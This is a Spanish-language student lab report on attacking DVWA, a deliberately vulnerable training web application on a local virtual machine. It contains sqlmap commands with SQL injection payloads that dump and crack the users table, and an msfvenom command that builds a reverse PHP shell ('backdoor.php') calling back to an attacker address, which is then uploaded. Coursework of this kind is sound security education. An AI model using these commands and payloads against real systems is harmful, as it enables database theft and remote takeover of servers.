

Análisis de Vulnerabilidades

“Actividad 2.2 - Realiza los siguientes ataques al DVWA”



Alumno: Nango Ponce Manuel de Jesus

Grupo: 7M

Matrícula: A200338


Docente: Luis Gutiérrez Alfaro

Tuxtla Gutiérrez, Chiapas
16/09/2023

1. Inyección SQL


Obtener dirección ip del alojamiento de nuestro servidor DVWA:

ip addr



```
manuel@manuel-virtual-machine: ~  
manuel@manuel-virtual-machine:~$ ipaddr  
Command 'ipaddr' not found, did you mean:  
  command 'ibaddr' from deb infiniband-diags (39.0-1)  
  command 'ipmaddr' from deb net-tools (1.60+git20181103.0eebece-1ubuntu5)  
Try: sudo apt install <deb name>  
manuel@manuel-virtual-machine:~$ ip addr  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 00:0c:29:af:5c:f5 brd ff:ff:ff:ff:ff:ff  
    altname enp2s1  
    inet 192.168.140.128/24 brd 192.168.140.255 scope global dynamic noprefixroute  
        valid_lft 945sec preferred_lft 945sec  
    inet6 fe80::7e5e:5345:5eee:52a3/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
manuel@manuel-virtual-machine:~$
```


Activar servidor:



```
manuel@manuel-virtual-machine:~$ systemctl start apache2
manuel@manuel-virtual-machine:~$ systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor prese
   Active: active (running) since Tue 2023-09-19 19:43:39 CST; 6min ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 801 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUC
   Main PID: 902 (apache2)
    Tasks: 6 (limit: 2218)
   Memory: 13.4M
      CPU: 618ms
   CGroup: /system.slice/apache2.service
           └─902 /usr/sbin/apache2 -k start
             959 /usr/sbin/apache2 -k start
             960 /usr/sbin/apache2 -k start
             963 /usr/sbin/apache2 -k start
             964 /usr/sbin/apache2 -k start
             965 /usr/sbin/apache2 -k start

sep 19 19:43:38 manuel-virtual-machine systemd[1]: Starting The Apache HTTP Ser
sep 19 19:43:39 manuel-virtual-machine apachectl[837]: AH00558: apache2: Could
sep 19 19:43:39 manuel-virtual-machine systemd[1]: Started The Apache HTTP Serv
lines 1-20/20 (END)
```

Entramos al DVWA para obtener la Cookie:



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface in a web browser. The page title is "Welcome to Damn Vulnerable Web Application". The left sidebar contains a menu with various security topics: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, and Open HTTP Redirect. The main content area displays "General Instructions" and a "WARNING!" section. The developer tools are open, showing the "Encabezados" (Headers) tab. The "Cookie" header is highlighted, showing the value: `security=low; PHPSESSID=g3viip1vi16j8malg50m1mlr6`. The "Host" header is `192.168.140.128` and the "Referer" is `http://192.168.140.128/dvwa/login.php`.

COMANDOS:

```
Archivo  Editar  Selección  Ver  Ir  Ejecutar  ...  Vulnerabilidades
Bienvenido x
Inicio  Recomendado
PROBLEMAS  SALIDA  CONSOLA DE DEPURACIÓN  TERMINAL  PUERTOS
powershell - sqlmap-dev + - - - - - x

PS C:\Users\Manuel NP\OneDrive\Documents\Vulnerabilidades>
PS C:\Users\Manuel NP\OneDrive\Documents\Vulnerabilidades> git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
Cloning into 'sqlmap-dev'...
remote: Enumerating objects: 730, done.
remote: Counting objects: 100% (730/730), done.
remote: Compressing objects: 100% (470/470), done.
Receiving objects: 100% (730/730), 6.98 MiB | 490.00 KiB/s, done. Total 730 (delta 251), reused 564 (delta 247), pack-reused 0
Resolving deltas: 100% (251/251), done.
```

```
Archivo  Editar  Selección  Ver  Ir  Ejecutar  ...  Vulnerabilidades
Bienvenido x
Inicio  Recomendado
PROBLEMAS  SALIDA  CONSOLA DE DEPURACIÓN  TERMINAL  PUERTOS
powershell - sqlmap-dev + - - - - - x

PS C:\Users\Manuel NP\OneDrive\Documents\Vulnerabilidades\sqlmap-dev> python sqlmap.py -u "http://192.168.140.128/dwaa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=g3viip1vl16j8malg50m1rnlr6" -D dwaa -t users --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program


[*] starting @ 20:16:47 /2023-09-19/

[20:16:47] [INFO] setting file for logging HTTP traffic
[20:16:48] [INFO] testing connection to the target URL
[20:16:48] [INFO] checking if the target is protected by some kind of WAF/IPS
[20:16:49] [INFO] testing if the target URL content is stable
[20:16:49] [INFO] target URL content is stable
[20:16:49] [INFO] testing if GET parameter 'id' is dynamic
[20:16:49] [WARNING] GET parameter 'id' does not appear to be dynamic
[20:16:49] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[20:16:49] [INFO] testing for SQL injection on GET parameter 'id'
[20:16:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:16:49] [WARNING] reflective value(s) found and filtering out
[20:16:50] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[20:16:50] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[20:16:50] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[20:16:50] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[20:16:50] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[20:16:51] [INFO] testing 'Generic inline queries'
```

```
Archivo  Editar  Selección  Ver  Ir  Ejecutar  ...  Vulnerabilidades
Bienvenido x
Inicio  Recomendado
PROBLEMAS  SALIDA  CONSOLA DE DEPURACIÓN  TERMINAL  PUERTOS
powershell - sqlmap-dev + - - - - - x

[20:16:50] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[20:16:50] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[20:16:50] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[20:16:50] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[20:16:51] [INFO] testing 'Generic inline queries'
[20:16:51] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[20:16:51] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[20:16:51] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[20:16:51] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[20:17:01] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[20:17:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[20:17:12] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[20:17:12] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[20:17:12] [INFO] target URL appears to have 2 columns in query
[20:17:12] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] y
[20:17:17] [INFO] testing if GET parameter 'Submit' is dynamic
[20:17:17] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[20:17:17] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[20:17:17] [INFO] testing for SQL injection on GET parameter 'Submit'
[20:17:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:17:17] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[20:17:17] [INFO] testing 'Generic inline queries'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[20:17:21] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[20:17:22] [WARNING] GET parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 124 HTTP(s) requests:
...
Parameter: id (GET)
```

Aquí ya obtenemos los datos de la tabla y obtenemos el usuario y contraseña:



```
sqlmap identified the following injection point(s) with a total of 124 HTTP(s) requests:
---
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 9137 FROM (SELECT(SLEEP(5)))sTob) AND 'jltc'='jltc&Submit-Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7178766a71,0x536f6976567377614e6e5a4879a6786650464967664d6b72754b486e515a5468724a794547416743,0x7176627671)-- --&Submit-Submit
---
[20:17:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[20:17:22] [INFO] fetching tables for database: 'dvwa'
[20:17:22] [INFO] fetching columns for table 'users' in database 'dvwa'
[20:17:22] [INFO] fetching entries for table 'users' in database 'dvwa'
[20:17:22] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [Y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[20:17:53] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file 'C:\Users\Manuel NP\OneDrive\Documentos\Vulnerabilidades\sqlmap-dev\data\wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[20:18:14] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [Y/N] n
[20:18:19] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[20:18:19] [INFO] starting 2 processes
[ ] for hash '20:18:35e99a18c428cb38d5f268853678922e03' [ 't status: 12068... \
[ ] for hash '20:18:418d353d75ae2c3966d7e0d4fcc69216b' [ nt status: 17021... ]
[ ] cracked password '20:19:00password' [ ] for hash INF05f4dccc3b5aa765d61d8327deb882cf99 current status: 30404... -
[20:21:51] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe48cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name | last_login | failed_login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | /dvwa/hackable/users/admin.jpg | 5f4dccc3b5aa765d61d8327deb882cf99 (password) | admin | admin | 2023-09-19 20:10:33 | 0 |
| 2 | gordonb | /dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f268853678922e03 (abc123) | Brown | Gordon | 2023-09-19 20:10:33 | 0 |
| 3 | 1337 | /dvwa/hackable/users/1337.jpg | 8d353d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack | 2023-09-19 20:10:33 | 0 |
| 4 | pablo | /dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe48cade3de5c71e9e9b7 (letmein) | Picasso | Pablo | 2023-09-19 20:10:33 | 0 |
| 5 | smithy | /dvwa/hackable/users/smithy.jpg | 5f4dccc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob | 2023-09-19 20:10:33 | 0 |
+-----+-----+-----+-----+-----+-----+-----+-----+

[20:23:30] [INFO] table 'dvwa.users' dumped to CSV file 'C:\Users\Manuel NP\AppData\Local\sqlmap\output\192.168.140.128\dump\dvwa\users.csv'
[20:23:40] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[20:23:40] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[20:23:40] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+
+-----+-----+-----+

[20:23:40] [INFO] table 'dvwa.guestbook' dumped to CSV file 'C:\Users\Manuel NP\AppData\Local\sqlmap\output\192.168.140.128\dump\dvwa\guestbook.csv'

[20:23:40] [INFO] table 'dvwa.guestbook' dumped to CSV file 'C:\Users\Manuel NP\AppData\Local\sqlmap\output\192.168.140.128\dump\dvwa\guestbook.csv'
[20:23:40] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[20:23:40] [INFO] fetched data logged to text files under 'C:\Users\Manuel NP\AppData\Local\sqlmap\output\192.168.140.128'

[*] ending @ 20:23:40 /2023-09-19/

PS C:\Users\Manuel NP\OneDrive\Documentos\Vulnerabilidades\sqlmap-dev>
```

2.- Hacer un ataque File Inclusión Externo


Usar reverse_php:

```
php/meterpreter/bind_tcp_ipv6 Run a meterpreter server in PHP. Listen for a connection over IPv6.
php/meterpreter/bind_tcp_ipv6_uuid Run a meterpreter server in PHP. Listen for a connection over IPv6 with UUID Support.
php/meterpreter/bind_tcp_uuid Run a meterpreter server in PHP. Listen for a connection with UUID Support.
php/meterpreter/reverse_tcp Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for disabled functions.
php/meterpreter/reverse_tcp_uuid Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for disabled functions.
php/meterpreter_reverse_tcp Connect back to attacker and spawn a Meterpreter server (PHP).
php/reverse_perl Creates an interactive shell via perl.
php/reverse_php Reverse PHP connect back shell with checks for disabled functions.
php/shell_findsock Spawn a shell on the established connection to the webserver. Unfortunately...
```

Crear archivo backdoor.php:

```
[indevererror@parrot]~$ msfvenom -p php/reverse_php lhost=192.168.68.107 lport=4444 -f raw -o backdoor.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 3037 bytes
Saved as: backdoor.php
[indevererror@parrot]~$ ls
backdoor.php  Desktop  Imágenes  Público  Videos
Descargas    Documentos  Música    Templates
[indevererror@parrot]~$
```

Subir archivo backdoor a DVWA:



Comandos:

```
indevererror@indevererror-virtual-machine: /var/www/html/dv...
indevererror@indevererror-virtual-machine:~$ sudo chown -R www-data:www-data /var/www/html/dvwa/hackable/uploads/
indevererror@indevererror-virtual-machine:~$ sudo chmod -R 755 /var/www/html/dvwa/hackable/uploads/
indevererror@indevererror-virtual-machine:~$ sudo -u www-data touch /var/www/html/dvwa/hackable/uploads/test.txt
indevererror@indevererror-virtual-machine:~$ cd /var/www/html/dvwa/hackable/uploads/
indevererror@indevererror-virtual-machine:/var/www/html/dvwa/hackable/uploads$ ls
backdoor.php  dvwa_email.png  test.txt
indevererror@indevererror-virtual-machine:/var/www/html/dvwa/hackable/uploads$
```